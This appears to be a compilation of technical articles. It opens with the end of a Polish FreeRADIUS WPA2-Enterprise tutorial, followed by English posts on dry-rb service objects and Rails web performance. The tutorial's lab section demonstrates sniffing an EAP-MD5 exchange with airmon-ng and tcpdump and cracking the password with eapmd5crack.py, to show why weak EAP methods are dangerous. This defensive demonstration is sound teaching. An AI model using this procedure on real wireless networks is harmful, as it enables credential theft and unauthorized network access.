            eap=PEAP
            ca_cert="/usr/local/etc/raddb/certs/ca.pem"
            anonymous_identity="anonymous"
            identity="testuser"
```

```
            password="testpass"
            phase2="auth=PAP"
}
```

Oraz profil testowy EAP-TTLS używający danych dostępowych z passwd i shadow:

```
root@debian:~/freeradius# cat eap-ttls-passwd.cfg
network={
            key_mgmt=WPA-EAP
            eap=TTLS
            ca_cert="/usr/local/etc/raddb/certs/ca.pem"
            anonymous_identity="anonymous"
            identity="passwduser"
            password="passwdpass"
            phase2="auth=PAP"
}
```

W profilach użyłem następujących parametrów:

- **key_mgmt** -- obsługa klucza szyfrowania WAP, ponieważ implementujemy WPA/WPA2-Enterprise,
- **eap** -- wybrana metoda EAP,
- **ca_cert** -- certyfikat CA, którym podpisany jest certyfikat serwera; ma to na celu zapewnienie autoryzacji serwera, do którego następuje podłączenie; w moim przypadku użyłem certyfikatu domyślnie wygenerowanego podczas instalacja FreeRadiusa,
- **anonymous_identity** -- tożsamość zewnętrzna, tutaj anonimowa, w celu ochrony danych użytkownika, które powinny zostać przesłane dopiero w tunelu TLS,
- **identity i password** -- dane tożsamości wewnętrznej,
- **phase2** -- metoda uwierzytelnienia użyta w tunelu TLS; ponieważ tunel TLS zapewnia poufność, można użyć PAP.

Pozostało tylko przeprowadzić testy skonfigurowanych profili, używając sekretu przypisanego do lokalnego klienta FreeRadiusa:

```
root@debian:~/freeradius# eapol_test -c /root/freeradius/eap-ttls.cfg -s testing123 | tail
EAPOL: SUPP_BE entering state RECEIVE
EAPOL: SUPP_BE entering state SUCCESS
EAPOL: SUPP_BE entering state IDLE
eapol_sm_cb: success=1
EAPOL: Successfully fetched key (len=32)
PMK from EAPOL - hexdump(len=32): 5f 2c 8f de 24 a5 23 96 9c 83 17 d8 fa f5 78 26 a7 95 47 9b 2f ad fb aa ac 5d
 3f 89 0f 15 01 57
EAP: deinitialize previously used EAP method (21, TTLS) at EAP deinit
ENGINE: engine deinit
MPPE keys OK: 1 mismatch: 0
SUCCESS
root@debian:~/freeradius# eapol_test -c /root/freeradius/eap-ttls-passwd.cfg -s testing123 | tail
EAPOL: SUPP_BE entering state RECEIVE
EAPOL: SUPP_BE entering state SUCCESS
EAPOL: SUPP_BE entering state IDLE
eapol_sm_cb: success=1
EAPOL: Successfully fetched key (len=32)
PMK from EAPOL - hexdump(len=32): b2 01 e1 b8 33 78 12 54 99 37 70 38 af 0a 26 de d4 bc 81 a2 44 b2 63 72 5a a4
 f4 dc 0a 9b 75 52
EAP: deinitialize previously used EAP method (21, TTLS) at EAP deinit
ENGINE: engine deinit
MPPE keys OK: 1 mismatch: 0
SUCCESS
root@debian:/usr/local/etc/raddb# eapol_test -c /root/freeradius/eap-peap.cfg -s testing123 | tail
EAPOL: SUPP_BE entering state RECEIVE
EAPOL: SUPP_BE entering state SUCCESS
EAPOL: SUPP_BE entering state IDLE
eapol_sm_cb: success=1
```

```
EAPOL: Successfully fetched key (len=32)
PMK from EAPOL - hexdump(len=32): fe 70 25 2c 40 31 2a ab f1 f4 cf 26 c3 36 e2 7c 9d dd 69 a3 a8 de ae 5a 1a 4c
 45 69 ac 81 92 bb
EAP: deinitialize previously used EAP method (25, PEAP) at EAP deinit
ENGINE: engine deinit
MPPE keys OK: 1 mismatch: 0
SUCCESS
```

Widać wyraźnie, że wszystkie zapytania otrzymały akceptację od serwera Radius.

Nie umieszczam tu wyniku obsługi takiego zapytania po stronie serwera, gdyż jest on bardzo długi. Zachęcam wszystkich czytelników do obejrzenia go we własnym zakresie, gdyż pozwala zrozumieć, w jaki sposób są przekazywane pakiety:

- zawierające tożsamość zewnętrzną,
- ustanawiające tunel TLS,
- zawierające tożsamość wewnętrzną.

4. Szczegóły konfiguracji EAP we FreeRadiusue

Domyślna konfiguracja EAP znajduje się w pliku mods-enabled/eap i warto się z nią zapoznać. Przedstawiam ją poniżej, uzupełnioną o kilka komentarzy dotyczących najważniejszych parametrów:

```
eap {
            #<strong> domyślna metoda EAP jest ustawiona na md5, należy ją zmienić na używaną w ramach swojej i
nfrastruktury, ponieważ jak wspominałem, EAP-MD5 jest podatne na ataki</strong>
            default_eap_type = md5
            timer_expire = 60
            ignore_unknown_eap_types = no
            cisco_accounting_username_bug = no
            max_sessions = 4096
            <strong> # aktywna obsługa MD5, wskazane jest ją wyłączyć, ze względu na wspomniane wcześniej podat
ności</strong>

            md5 {
            }

            <strong>  # aktywna obsługa LEAP, wskazane jest ją wyłączyć, ze względu na wspomniane wcześniej pod
atności</strong>
            leap {
            }

            gtc {
                        auth_type = PAP
            }

            <strong> # jedna domyślna konfiguracja tuneli TLS, dla metod które ich używają, np. EAP-TLS, EAP-TT
LS, EAP-PEAP</strong>
            tls-config tls-common {
                        private_key_password = whatever
                        private_key_file = ${certdir}/server.pem
                        certificate_file = ${certdir}/server.pem
                        ca_file = ${cadir}/ca.pem
                        dh_file = ${certdir}/dh
                        ca_path = ${cadir}
                        cipher_list = "DEFAULT"
                        ecdh_curve = "prime256v1"
                        cache {
                                    enable = yes
                                    lifetime = 24 # hours
                                    max_entries = 255
                        }

                        verify {
```

```
                        }

                        ocsp {
                                    enable = no
                                    override_cert_url = yes
                                    url = "http://127.0.0.1/ocsp/"
                        }
            }

            tls {
                        tls = tls-common
            }

            ttls {
                        tls = tls-common
                        <strong># to jest metoda EAP dla wewnętrznej tożsamości, znajdującej sie w tunelu, dlat
ego można użyć MD5</strong>
                        default_eap_type = md5
                        copy_request_to_tunnel = no
                        use_tunneled_reply = no
                        <strong># skierowanie obsługi wewnętrznego zapytania do wirtualnego serwera: inner-tune
l</strong>
                        virtual_server = "inner-tunnel"
            }

            peap {
                        tls = tls-common
                        default_eap_type = mschapv2
                        copy_request_to_tunnel = no
                        use_tunneled_reply = no
                        virtual_server = "inner-tunnel"
            }

            mschapv2 {
            }
}
```

W powyższej konfiguracji widać włączoną obsługę dwóch niebezpiecznych metod EAP (o których wspominaliśmy w poprzedniej części dotyczącej EAP): MD5 i LEAP. Zalecane jest ich wyłączenie. Zanim jednak przystąpimy to tego, wykonajmy prosty test uwierzytelnienia metodą EAP-MD5. Przygotowałem profil wpa_suplikanta dla EAP-MD5:

```
root@debian:~/freeradius# cat eap-md5.cfg
network={
            key_mgmt=WPA-EAP
            eap=MD5
            ca_cert="/usr/local/etc/raddb/certs/ca.pem"
            identity="testuser"
            password="testpass"
}
```

W tym miejscu, zanim przejdziemy do dalszych testów, należy wspomnieć, że EAP-MD5 nie nadaje się do WAP/WAP2-Enterprise, ponieważ nie wspiera mechanizmów związanych z obsługą kluczy. Z tego powodu ta metoda nigdy się nie powiedzie, jeśli testy będziemy wykonywali eapol_test z pakietu wpa_suplicant. Radtest potrzebuje też dodatkowych binarek do obsługi EAP-MD5, które niestety w wersji 3.0 FreeRadiusa są uszkodzone i się nie kompilują. W związku z tym, użyję eapol_test, a poprawność obsługi zapytania sprawdzę wśród danych wyświetlanych przez serwer FreeRadius działający w trybie debug.

Zatem test wykonuję w następujący sposób:

```
root@debian:~/freeradius# eapol_test -c /root/freeradius/eap-md5.cfg -s testing123
```

Konsola FreeRadiusa pokazała mi taki wynik:

```
Sending Access-Accept of id 2 from 127.0.0.1 port 1812 to 127.0.0.1 port 38063
EAP-Message = 0x03020004
Message-Authenticator = 0x00000000000000000000000000000000
User-Name = 'testuser'
```

Co oznacza zaakceptowanie przesłanych danych w ramach metody EAP-MD5.

Teraz w pliku mods-enabled/eap zakomentowałem moduł md5 (i nawiasy wąsikowe) oraz zrestartowałem serwer.

Po wysłaniu takiego samego zapytania jak powyżej, konsola serwera pokazała:

```
Sending Access-Reject of id 1 from 127.0.0.1 port 1812 to 127.0.0.1 port 59036
EAP-Message = 0x04010004
Message-Authenticator = 0x00000000000000000000000000000000
```

Czyli, mam pewność, że metoda MD5 została wyłączona. Podobnie wskazane jest wyłączenie metody LEAP.

Podłączenie AP do posiadanej instalacji

Skoro posiadam już serwer obsługujący odpowiednio bezpieczne metody EAP, teraz pozostało już tylko dodać do tego AP, który we współpracy z serwerem RADIUS będzie przyznawał dostęp do sieci. Do tego celu, użyję wspomniany wcześniej router z AP TP-Link.

Najpierw muszę zdefiniować nowego klienta, od którego serwer RADIUS będzie akceptował zapytania o uwierzytelnienie użytkownika.

W tym celu należy dodać nowy wpis dotyczący AP do pliku clients.conf:

```
root@debian:/usr/local/etc/raddb# git diff clients.conf
diff --git a/clients.conf b/clients.conf
index fc0463b..a7b800e 100644
--- a/clients.conf
+++ b/clients.conf
@@ -247,6 +247,11 @@ client localhost {
# shortname = private-network-2
#}
+client 192.168.202.50 {
+ secret = radiussecret
+ shortname = AP
+}
+
#client 203.0.113.1 {
# # secret and password are mapped through the "secrets" file.
```

Dodałem mój AP, dostępny po adresem 192.168.202.50, który będzie się uwierzytelniał do serwera przy pomocy hasła ‚radiussecret'. Następnie restartuję serwer RADIUS.

Teraz odpowiednio modyfikuję konfigurację AP, tak jak na poniższym zrzucie ekranu:

Przechodzę teraz na hosta, którego będę chciał podłączyć do sieci Wi-Fi. Potrzebny jest mi jeszcze profil EAP -- jeden z tych, które testowałem wcześniej. Muszę go uzupełnić o pewne dodatkowe opcje związane bezpośrednio z obsługą sieci Wi-Fi.

Ostatecznie profil wygląda następująco:

```
root@debian:~/freeradius# cat eap-ttls.cfg
eapol_version=1
```

```
ap_scan=1
fast_reauth=1
network={
            ssid="Radius-test"
            key_mgmt=WPA-EAP
            proto=WPA2
            pairwise=CCMP
            group=CCMP
            eap=TTLS
            ca_cert="/root/freeradius/ca.pem"
            anonymous_identity="anonymous"
            identity="testuser"
            password="testpass"
            phase2="auth=PAP"
}
```

Oczywiście oprócz profilu, muszę także wgrać certyfikat CA, którym podpisany jest certyfikat serwera FreeRadiusa.

Teraz pozostaje tylko włączyć wpa_suplikanta, który dokona uwierzytelnienia do sieci, a następnie pobrać konfigurację sieciową.

```
root@debian:~/freeradius# wpa_supplicant -c /root/freeradius/eap-ttls.cfg -d -D wext -i wlan0 -B
```

Na poniższym zrzucie widać, że udało się podłączyć do sieci:

- górne okno przedstawia działającego wpa_supplicanta (uruchomionego jak podano powyżej),
- środkowe -- to podgląd konfiguracji interfejsu wlan0, pokazujący, że jest on podłączony do sieci,
- dolne pokazuje udane pobranie konfiguracji sieciowej z DHCP.

Atak na EAP

Mając gotową i przetestowaną infrastrukturę WPA/WPA2-Enterprise, pozostało mi jeszcze tylko zademonstrować w praktyce niebezpieczeństwo płynące z wybrania słabej metody EAP.

Postanowiłem pokazać atak na EAP-MD5. Metoda ta często bywa stosowana w sieciach kablowych czy VoIP. Nie nadaje się ona do zastosowania w sieciach bezprzewodowych, ponieważ nie zapewnia wymiany dynamicznych kluczy szyfrujących. Z tego powodu może nie udać się poprawne nawiązanie połączenia sieciowego, chociaż nastąpi wymiana poprawnych komunikatów EAP. **Jeśli uda się je przechwycić, można przeprowadzić atak.**

Atak na EAP-MD5 jest atakiem siłowym offline, ponieważ wystarczy podsłuchać transmisję sieciową, w której będzie dokonana wymiana komunikatów, a następnie próbować odzyskać hasło, bez konieczności dostępu do atakowanej sieci. Do wyboru mamy metodę słownikową lub siłową mającą na celu generację wszystkich dostępnych haseł.

Konfiguracja infrastruktury i sieci bezprzewodowej jest taka sama jak wcześniej z tą różnicą, że wybraną metodą uwierzytelniania będzie teraz EAP-MD5 zamiast EAP-TTLS.

W związku z tym konfiguracja dla wpa_suplikanta wygląda następująco:

```
root@debian:~# cat freeradius/eap-md5.cfg
eapol_version=1
ap_scan=1
fast_reauth=1
network={
            ssid="Radius-test"
            key_mgmt=WPA-EAP
            proto=WPA2
            pairwise=CCMP
            group=CCMP
```

```
            eap=MD5
            identity="testuser"
            password="testpass"
}
```

Nawet jeśli nawiązanie poprawnej komunikacji Wi-Fi się nie powiedzie, to na pewno komunikacja w ramach protokołu EAP będzie poprawna. Należy tylko pamiętać, aby ponownie włączyć metodę MD5 w serwerze, po tym jak ją wcześniej wyłączyliśmy oraz zmieniliśmy domyślną metodę EAP na MD5 (zamiast ustawionej powyżej TTLS).

W celu przechwycenia wymiany komunikatów EAP użyłem drugiego systemu z dodatkową kartą sieciową.

1. W pierwszej kolejności przełączam kartę w tryb monitor, aby rozpocząć nasłuchiwanie transmisji:

   ```
   root@scanner:~# airmon-ng start wlan0
   ```

1. Następnie rozpoczynam zbieranie pakietów:

   ```
   root@scanner:~# tcpdump -i mon0 -w ./wifi.pcap
   ```

1. Skoro serwer działa, pozostaje mi wysłać zapytanie o uwierzytelnienie przy pomocy metody EAP-MD5:

   ```
   root@debian:~# wpa_supplicant -c /root/freeradius/eap-md5.cfg -d -D wext -i wlan0
   ```

1. Wynik przechwyconego zapytania widoczny jest na zrzucie ekranu z wiresharka, na którym widać wymianę komunikatów EAP-MD5:

1. W kontekście ataku na EAP-MD5 najczęściej wymieniane są 2 narzędzia:

   - eapmd5crack.py -- skrypt napisany w pythonie, wykorzystujący bibliotekę Scapy (którą musimy zainstalować, najczęściej jest to systemowa paczka nazwana jako python-scapy),
   - xtest -- suplikant do testowania 802.1X.

Tu zdecydowałem się użyć skryptu napisanego w pythonie.

Należy mu podać plik *.pcap z komunikacją bezpośrednio w protokole EAP (nie obsługuje komunikacji EAP zapakowanej w protokół RADIUS) oraz słownik. Uruchomienie w moim przypadku wygląda następująco:

```
root@debian:~/freeradius$ ./eapmd5crack.py wifi.pcap ./dict
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH
[-] Reading capture...
[-] Searching for EAP-MD5 authentication exchange...
[-] EAP authentication exchange found.
[-] Message ID: 2
[-] Challenge: 954fc4fc6d86fc4fdc551a3686216eb5
[-] Needed Response: 00139edb1242243898006e5eebc978b2
Would you like to crack this exchange? [Y/n]: y
[-] Password found: testpass
Attempted 3 passwords in 0.00 seconds. [22919 p/s]
```

Widać wyraźnie, że w słowniku występowało użyte hasło i atak się powiódł.

Osoby zainteresowane przeprowadzeniem ataku siłowego polegającego na sprawdzaniu wszystkich kombinacji, a nie tylko fraz znajdujących się w słowniku, powinny zainteresować się programem xtest i możliwością połączenia go z programem John the Ripper. Wymaga to niewielkiej modyfikacji kodu xtest'a, lecz jest ona bardzo prosta (więcej szczegółów).

Podsumowanie

Udało mi się stosunkowo prosto zbudować infrastrukturę WPA/WPA2-Enterprise wykorzystującą serwer FreeRadius. Rozpoczęcie pracy z tym serwerem nie jest skomplikowane i zostało znacząco uproszczone przez dostarczenie rozbudowanej, domyślnej konfiguracji, która w pełni wystarczyła do moich zastosowań.

Jednak pragnę podkreślić, że jest to jedynie „wierzchołek góry lodowej", jeśli chodzi o możliwości FreeRadiusa. Dopiero od tego miejsca zaczyna się budowanie zaawansowanych rozwiązań. Nie omówiłem wielu zagadnień, bo jest to tekst jedynie wprowadzający w tę tematykę, a nie książka-podręcznik.

Zainteresowanym czytelnikom, polecałbym w pierwszej kolejności zapoznanie się z następującymi tematami:

- jak wygenerować własne certyfikaty CA, aby nie używać domyślnych powstałych przy instalacji; dla metody EAP-TLS wskazane jest nieużywanie certyfikatu wydanego przez popularne globalne CA, np. Verisign, ponieważ każdy certyfikat podpisany przez takie CA zostanie dopuszczony do sieci wykorzystującej metodę EAP-TLS,
- obsługa użytkowników z wykorzystaniem bazy danych MySQL czy SQLite,
- obsługa księgowania,
- obsługa własnego realmu i możliwość zapewnienia różnej obsługi użytkowników w zależności od realmu, np. użytkownicy jednego realmu znajdują się w bazie ldap, a drugiego w Active Directory.

W mojej konfiguracji nie używałem realmów, ponieważ nie było takiej potrzeby. Mój serwer miał realizować tylko prostą funkcję uwierzytelniania użytkowników. Polecam także stronę z tutorialami FreeRadiusa, na której można np. znaleźć informacje o integracji z AD.

Bibliografia

- *FreeRadius -- Beginner's Guide*, Dirk van der Walt, Packt Publishing Ltd, 2011
- Dokumentacja projektu Eduroam
- Standard 802.1X-2004
- Extensible Authentication Protocol, RFC 3748
- Protokół RADIUS: RFC 2865
- RADIUS Accounting: RFC 2866
- protokół Diameter RF6733
- RadSec IETF RFC draft,
- Chargeable User Identity RFC 4372
- FreeRadius v3
- Wiki FreeRADIUS
- PAP
- eapol_test
- obsługa EAP po stronie użytkownika
- różne tutoriale FreeRadiusa
- xtest
- eapmd5crack
- xtest + John the Ripper

--- *Adam Smutnicki*

Programming

Ruby

Designing Services with dry-rb

> Original article: https://medium.com/adhawk-engineering/designing-services-with-dry-rb-fe850f8dd4b7

In a traditional Ruby on Rails application, models and controllers can become bloated as they take on additional responsibilities. It is not uncommon for controller actions to contain complex code for initializing models or for models to contain callbacks that send email or class methods that define intricate queries. Extracting services is one way to keep classes lean and separate business logic from framework code.

Some frameworks have built-in support for services. In Trailblazer, they are called "operations." In Hanami, they are called "interactors." In the DCIparadigm, they are similarly called "interactions."

I prefer to treat services like method objects. I name them after the actions they represent and invoke their behavior via a `call` method. Does thinking of services as methods change the way we design them?

In his book Confident Ruby, Avdi Grimm lists the four responsibilities of a method:

1. Gather input
2. Perform work
3. Deliver results
4. Handle failure

This article explores how to fulfill these responsibilities within a service while using modern Ruby libraries like dry-rb to provide a consistent, testable design across a service library.

Let's start with a simple service that may be useful in a real-world application---a service that posts a message to Slack.

```
class NotifySlack
  def self.call(message:)
    notifier = Slack::Notifier.new(SLACK_WEBHOOK_URL)
    notifier.ping(message)
  end
end

NotifySlack.call(message: 'Hello World!')
```

1 Gathering Input

The first responsibility of a method is to gather input. This brings up two concerns: how we pass the input into our object and how we validate the input before executing any operations.

Dependency Injection

Dependency injection (DI) simply means passing dependencies into an object or code block instead of instantiating them within it. Using DI makes code more flexible and easier to test because we can swap out the dependency for another object provided that it responds to the messages that we send it.

`Dry::Initializer` provides the ability to configure the parameters for instantiating an object. If we modify our service to work with an instance, we can define `message` as a required parameter and give `notifier` a default value. Note that we still provide a `call` method on the class to maintain the same interface.

```
class NotifySlack
```

```
  extend Dry::Initializer
  option :message
  option :notifier, default: -> { Slack::Notifier.new(URL) }

  def self.call(**args)
    new(**args).call
  end

  def call
    notifier.ping(message)
  end
end
```

Input Validation

Validating the input to a service can help avoid unwanted exceptions and provide meaningful feedback to the caller.

`Dry::Validation` provides the ability to define schemas and use them to validate a hash of values. We can use it to return `false` if the message is empty instead of posting an empty message to Slack.

```
class NotifySlack
  extend Dry::Initializer
  option :message
  option :notifier, default: -> { Slack::Notifier.new(URL) }

  Schema = Dry::Validation.Schema do
    required(:message).filled
  end

  def self.call(**args)
    return false unless Schema.call(args).success?

    new(**args).call
  end

  def call
    notifier.ping(message)
  end
end
```

More Services

Suppose we add an additional service that sends an email notification. It may look very similar to our Slack notification service.

```
class SendEmail
  extend Dry::Initializer
  option :to
  option :body
  option :emailer, default: -> { MyMailer }

  Schema = Dry::Validation.Schema do
    required(:to).value(format?: URI::MailTo::EMAIL_REGEXP)
    required(:body).filled
  end

  def self.call(**args)
    return false unless Schema.call(args).success?

    new(**args).call
  end

  def call
```

```
    emailer.send(to, body)
  end
end
```

Both services extend `Dry::Initializer` and the `call` class method is exactly the same in both services. We can extract a parent class or mixin that provides the behavior shared across both services. I'm using inheritance. However, another approach may make more sense in your project. Here's how the new parent service class looks:

```
class Service
  extend Dry::Initializer

  def self.call(**args)
    return false unless self::Schema.call(args).success?

    new(**args).call
  end
end
```

This allows us to cleanup our slack and email services:

```
class NotifySlack < Service
  option :message
  option :notifier, default: -> { Slack::Notifier.new(URL) }

  Schema = Dry::Validation.Schema do
    required(:message).filled
  end

  def call
    notifier.ping(message)
  end
end

class SendEmail < Service
  option :to
  option :body
  option :emailer, default: -> { MyMailer }

  Schema = Dry::Validation.Schema do
    required(:to).value(format?: URI::MailTo::EMAIL_REGEXP)
    required(:body).filled
  end

  def call
    emailer.send(to, body)
  end
end
```

2. Perform Work

There's not much to say here beyond having on a single public `call` class method and adhering to good design principles (i.e. DRY, SRP, etc.) when building out the inner workings of a more complex service.

3. Deliver Results

We're returning `false` if our arguments are invalid. Otherwise, we're simply returning the result of the slack or email dependency. It would be nice to have a consistent interface across the results of all of our services.

`Dry::Monads` provides `Success` and `Failure` objects that can wrap the result of our service. First, we can return a `Failure` if the inputs are invalid.

```
validation = self::Schema.call(args)
return Failure.new(validation.errors) unless validation.success?
```

We can also return a `Success` or `Failure` from each service's `call` method.

```
email_result = emailer.send(to, body)

if email_result
  Success.new(email_result)
else
  Failure.new('email error')
end
```

If these services were being used in a Rails application, the controller action could respond differently based on the result.

```
if NotifySlack.call(message: 'Hello World!').success?
  redirect_to some_path, notice: 'Success!'
else
  flash.now[:alert] = 'Uh oh!'
  render :new
end
```

4. Handle Failure

The final responsibility of a method is to handle failure. There's an interesting problem that we face when working with services---especially those that depend on remote APIs. In certain cases, we consider some exceptions to be permissible and want to return a failure result. In other cases, we want our application to crash or the exception to be tracked. Adding a way for each service to specify which errors are permissible will make our service objects even more powerful.

`Dry::Core::ClassAttributes` provides a `defines` method to explicitly list the attributes that can be defined within a class. We can use it to define the permissible errors. Then, if a permissible exception occurs, we can simply return a `Failure` instead of crashing the app.

```
class Service
  extend Dry::Initializer
  include Dry::Monads::Result::Mixin
  extend Dry::Core::ClassAttributes

  defines :permissible_errors
  permissible_errors []

  def self.call(**args)
    validation = self::Schema.call(args)
    return Failure.new(validation.errors) unless validation.success?

    new(**args).call
  rescue StandardError => error
    handle_error(error)
  end

  def self.handle_error(error)
    raise error unless permissible_errors.any? { |type|
      type === error }

    Failure.new(error)
  end
end
```

We can override the permissible error list in an individual service if there are any expected errors that should be allowed.

```
class NotifySlack < Service
  option :message
  option :notifier, default: -> { Slack::Notifier.new(URL) }
  permissible_errors [Slack::SlackError]

  Schema = Dry::Validation.Schema do
    required(:message).filled
  end

  def call
    notifier.ping(message)

    Success.new(true)
  end
end
```

Wrap-up

That covers applying the four responsibilities of methods to services. I'm not advocating using this `Service` class in a real world application. However, I think some of the libraries used in this post can help you create clean, flexible, testable services in your own applications.

All of the code in this article can be found at https://github.com/psparrow/designing-services-with-dry-rb.

Further Reading

Rob Race has written some great articles about service objects at his blog. The services used in this article are loosely-based on his examples.

--- *Patrick J. Sparrow*

Ruby on Rails

Performance

Actionable Tips to Improve Web Performance with Rails

> Original article: https://www.monterail.com/blog/actionable-tips-to-improve-web-performance-with-rails

Recently, I had a pleasure of attending the Wroclove.rb conference in Wrocław where one talk in particular caught my attention more than others. And not just because Ruby on Rails is my mother tongue. "Web Performance with Rails" by Stefan Wintermeyer was, in my opinion, the best prepared, one of the most indispensable, and definitely the most useful of all the talks but, most importantly for me, it was a wellspring of new knowledge for me and a source of inspiration that ultimately drove me to write this post.

In his talk, Stefan gave us a general overview of what Web performance is, why Web performance is so important, what are the qualities of a well-performing Web page, and why we should care about it. But for the purposes of this post, I'm going to focus on the second part of his presentation.

The second portion of the talk included a dense list of easily understandable processes and options to improve the Web performance of your (and not only Rails-based) page/application. These all are just low-hanging fruits, but still many developers don't know them, have forgotten about them, or they simply don't care.

Today, I'll be giving you the second part of Stefan Wintermeyer's talk condensed into writing, with references, straightforward descriptions, and comments. All based on slides shared by the author and my notes from the conference. For the sake of logical and visual navigation, I grouped the content in two parts:

1. Rails-related
2. General Web performance tips

You can also check Stefan's very neat slide deck here: WebPerformance with Rails 5.2

Tools to Measure Web Performance

There are many tools, measurements, and qualities you can use to assess how your page works in terms of Web performance. In my experience, the two most popular ones currently are:

- WebPageTest
- Google PageSpeed Insights

Both tools are far from specific and allow you to assess the performance of every page using rather generic, broad indicators.

WebPageTest is the more mature and battle-tested solution. Its author is a well-known and widely acclaimed figure in the Web performance world. It's easy-to-use and the results, based on multiple popular performance indicators, are presented in an accessible way. It's also open-source so you can deploy your own instance. Stefan Wintermeyer recommends it and so do I, as I used it many times for many different projects and it has never let me down.

PageSpeed Insights primarily uses Google's own Web performance indicator called *Speed Score* (and a host of other indicators, but this is the main one). It tests the performance of your page in both desktop and mobile environments. For each indicator, it proposes a set of guidelines to improve performance of specific elements of your page. The important thing is that Google's search engine takes results of these measurements into account. Better performance translates to a higher rank in Google's search results.

Rails Ways of Improving Web Performance

View: Fragment caching

This is a pretty straightforward technique. You can tell Rails to cache a part of the view based on, for example, an AR model or the association used to render it. Rails will know when to remove the cache using the updated_at property of the model. Stefan Wintermeyer demonstrated a nice example of nested fragment caching---single table rows and the whole table separately.

Reference: RoR guides: Fragment Caching

Database: Counter cache

If you often display a number of associated objects, you usually end up with using model.associated_objects.count which triggers the COUNT SQL query on the database. A small but forgettable improvement here entails using counter cache--- storing associated objects' count as the parent property. This way, when you set up a given association in an AR model with the counter_cache option on, the .count method will use this property instead of running additional SQL queries. The counter property is updated under the hood by AR callbacks.

Although a dedicated counter_cache option exists in ActiveRecord, Stefan demoed his own implementation of it. Don't know why. Maybe he prefers explicit solutions over implicit AR magic?

Reference: RoR guides: Associations Basics (counter_cache is an option for associations definition in AR models)

HTTP: etag and last_modified

I don't want to describe in detail how etag and last_modified HTTP headers work here, as that particular subject is broad enough to warrant a separate chapter in a relevant book. To put it simply: use these headers to manipulate HTTP response cache on the browser side.

You can leverage these features using Rails controller method called fresh_when. Basically, you can explicitly bind etag and/or last_modified headers of the response to the state of your application.

For example, if the response for GET /products/:id can be cached on the browser side and the cache should be invalidated only if the updated_at property of a given product changes, fresh_when is the way to go.

Reference: RoR API: ActionController#fresh_when

Controller + server: Page caching

The fastest page is delivered by Nginx without ever contacting Rails

Example: 500.html, 404.html and similar pages are served quickly by a server because we don't need to bother Rails to do so. These views are already generated.

Rails allows us to do the same with controller responses using the caches_page feature. In general, you can tell the controller which page to pre-render and save in the public directory and what are conditions of invalidating this cached page (using the expire_page and expire_cache methods). We can also gzip cached pages on save. Nginx will use these and serve the pages quickly instead of engaging with the Rails app.

But wait...

This works nice for pages that change rarely (e.g. a public static landing page). But what if we have custom, dynamic pages, with current user data for example? During the talk, Stefan said that it's possible to cache these, too, but the process is much more complicated and requires much greater effort.

One option to consider in this case is using a header for the client to cache the endpoint and set a proper Vary header.

Another thing to consider is the disk space required for storing the cache if you handle a sizeable number of users (but disk space is cheap nowadays, isn't it?).

Reference:

- RoR guides: Page caching
- Stefan Wintermeyer: Caching in Ruby on Rails 5.2

Uploads and images: ActiveStorage

Stefan Wintermeyer recommends using ActiveStorage to properly serve images. He probably just likes the common Railsy interface.

No matter the tool, the goal Stefan wants us to achieve is to serve different image resolutions and formats for different browsers and devices, to accomplish optimal fit. The ActiveStorage interface allows us to manipulate images pretty easily. To detect browser/device types, you'll need some other tools what weren't expressly brought up by the author.

This is just kind advice and a good practice to follow when Web performance is a high priority.

Reference: RoR guides: ActiveStorage

Other Tips and tricks to Improve Web Performance

Use HTTP/2

Wintermeyer claims that simply switching from HTTP/1.1 to HTTP/2 provides an average Web performance boost of 20% right out of the gate. Sounds awesome, doesn't it?

Unfortunately, he didn't provide any source for this and a quick Google search says that:

*It's possible to get great performance boost our of the box, but **it depends**.*

Well, it depends on a number of factors, some of which are not always obvious and can be as complex as our Web systems are. Moreover, current good practices may ultimately prove a hindrance to you in the new HTTP/2 world. Allow me to quote from The New Stack's How to Use HTTP/2 to Speed Up Your Websites and Apps (emphasis mine):

***(With HTTP/1.1)** If you want to be as fast as possible, you don't use encryption, you shard domains, you never embed anything on pages, you try and concatenate things into as large files as possible, so you have fewer files. In this world **(HTTP/2)** it actually makes sense to slice things up into smaller pieces so you can cache smaller pieces and you can download everything in parallel, you have to have encryption on by default and sharding is the worst possible thing you can do.*

HTTP/2 itself doesn't require encryption by default, but browsers with HTTP/2 support require it to force best practice.

You probably will get a free boost after switch to HTTP/2, but results may vary.

CDN with HTTP/2 are not so useful

There's no longer a need for CDNs if you have HTTP/2 enabled. According to Stefan, the reasons for that include the new features of the updated:

- Multiplexing (multiple resources can be loaded in parallel over a single connection).
- Server Push (your server can push resources if it concludes the client will need them before the browser parses the HTML and sends requests for embedded assets).

He recommends to simply omit CDN and serve assets directly from your Rails server.

While these are really great features and make some of CDN techniques unnecessary, Stefan probably forgot about something. There's one context related to CDN that HTTP/2 is simply not able to fix---geodistance and its influence on RTT (round trip time). To optimize this, we still need CDNs. We also can be sure that CDNs will introduce new optimization techniques to leverage HTTP/2 features even more. I wouldn't strip them quite so easily.

Reference: Quora: Does HTTP/2 decrease or eliminate the need for CDN?

Prefer Brotli over Gzip

Brotli is a compression algorithm based on gzip, with some additions and improvements for better compression ratio thrown in. Current Web servers and browsers support it and adding it is very easy, yielding an average compression gain of 10 to 20%. This means almost free Web performance improvement.

You should set up your application to support both compression algorithms, but prefer brotli over gzip. In case of browsers not supporting brotli (see Canluse reference below), take care to give the browser the ability to fall back to gzip.

Reference:

- Canluse: brotli (wide support)
- Gzip vs Brotli

Heroku vs Bare Metal

Heroku is good for a quick start but has never been a good choice for good WebPerformance. Bare Metal is the way to go if you need maximum WebPerformance.

BTW: It's cheaper too.

Let's explain this quote from Stefan's talk. He mentioned Heroku as it's the most popular tool, but he means all similar automagical cloud hosting solutions. They are very convenient, you can get a basic setup for your app running in minutes, but it's not the best fit in context of Web performance. You don't have enough control over infrastructure and machine setup. If Web performance is a really high priority for you, you should use a separate dedicated server, widely known as bare metal, and adjust it's config and Web performance techniques to fit your application's specific needs.

Resource Hints: dns-prefetch

Gives a hint to the browser to perform a DNS lookup in the background to improve performance.

Example:

```
<link rel="dns-prefetch" href="http://example-domain.com/">
```

Reference:

- W3C: Resource Hints#dns-prefetch
- Canluse: dns-prefetch (wide support)

Resource Hints: prefetch

Informs the browsers that a given resource should be prefetched so it can be loaded more quickly.

Example:

```
<link rel="prefetch" href="(url)">
```

Reference:

- W3C: Resource Hints#prefetch
- Canluse: prefetch (good support w/o Safari)

Resource Hints: prerender

Gives a hint to the browser to render the specified page in the background, speeding up page load if the user navigates to it.

Example:

```
<link rel="prerender" href="(url)">
```

Reference:

- W3C: Resource Hints#prerender
